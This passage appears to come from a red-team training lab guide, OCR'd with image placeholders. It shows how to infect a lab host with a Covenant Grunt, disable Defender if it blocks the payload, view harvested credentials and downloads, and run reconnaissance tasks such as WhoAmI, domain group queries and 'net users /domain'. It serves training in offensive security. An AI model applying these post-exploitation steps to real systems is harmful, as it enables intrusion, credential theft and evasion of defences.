


Click on the keep button again:




In case Defender blocks the execution of the Grunt.exe file, refer to the "known bug and fixes" section for disabling Defender.

Once confirmed, you'll see a black screen showing up. During our actual attacks throughout the week, we will of course make this a lot more stealth. :)




Step 10: Reviewing Covenant Grunts

Once infected, please minimize (or close) the Remmina RDP window and return to the Covenant web interface. Once a host is infected, a **launcher turns into a grunt** as observable in the Grunt tab. This is the final stage of our preparation. By clicking on the grunt's name (e.g. `a2ce344459` in the below image), we will access the grunt's overview.



Step 11: Reviewing Covenant Tasks and Taskings

Everything our `Grunt` is capable of doing is listed in the `Tasks` tab. Feel free to go through the list to get an understanding of the built-in Covenant capabilities. Note that we can extend the built-in capabilities by creating our own tasks by clicking the `+ Create` button at the bottom of the page.




Once a task is run, you can follow up on its results under the `Taskings` tab.

Step 12: Reviewing Covenant Graph


The Graph tab provides a graphical overview of the relation between your `Listeners` and your `Grunts`. In the example below, we have a number of grunts which communicate with the

server through HTTP (you should only see one). Lost `Grunts` (`Grunts` that no longer report to the server) will also appear in this graph.



Step 13: Reviewing Covenant Data

During operations, `Grunts` can collect all types of information, ranging from usernames and passwords to specific files. All this data is available through the `Data` tab.



As you might have noticed, within the `Data` tab there are 3 more tabs.

- `Credentials` is automatically populated when a `Grunt` runs a task which has discernable credential output. If needed, you can also manually add entries.

- `Indicators` keep track of the `Grunts'` footprint. When a `Grunt` becomes active, the `ComputerName` and `UserName` fields in `Target Indicators` will be automatically populated. The `Network Indicators` contain an overview of the C2 connections that were made. Finally, the `File Indicators` keeps track of any files that were uploaded through the `Grunt`. This information is usually very useful for the blue team to cross-reference with what they have picked up.
- `Downloads` provides an interface to download any file that was grabbed by a `Grunt`.

Objective 2: Running Covenant Tasks

We will now make use of our `Grunt` to execute several tasks on the infected host.


Step 1: Running sample tasks

Performing tasks on our grunt can be done through the grunt's `Task` submenu. Obtaining a good first insight on our infected hosts can be done through an infinite amount of techniques.


Let's start by running a few sample tasks to obtain some situational awareness on the machine we just compromised:

- WhoAmI
- GetDomainGroup (will get information on the `Domain Admins` group by default)
- GetNetLoggedOnUser (for machine `WIN10-01`)
- ProcessList

An example of the WhoAmI output can be found below:




Note that the Covenant interface provides multiple options for task execution: You can either execute these Tasks through the `Task` submenu in the `Grunt` menu, or you can execute them using the `Interact` menu, where you have a simplified view to execute Tasks and immediately see their output:




This console provides a way to chain the tasks more quickly while still providing a history. The output of an executed task can be obtained by clicking the "+" button on each task's left side.

Step 2: Executing a manual CMD command

A very powerful feature in Covenant is to excute custom commands or PowerShell cmdlets. Let's execute a task `Shell` and enumerate all domain users with the `net users /domain` command:




As for all future tasks, refreshing the page a couple of times will finaly showcase an output similar to the beneath expected one:



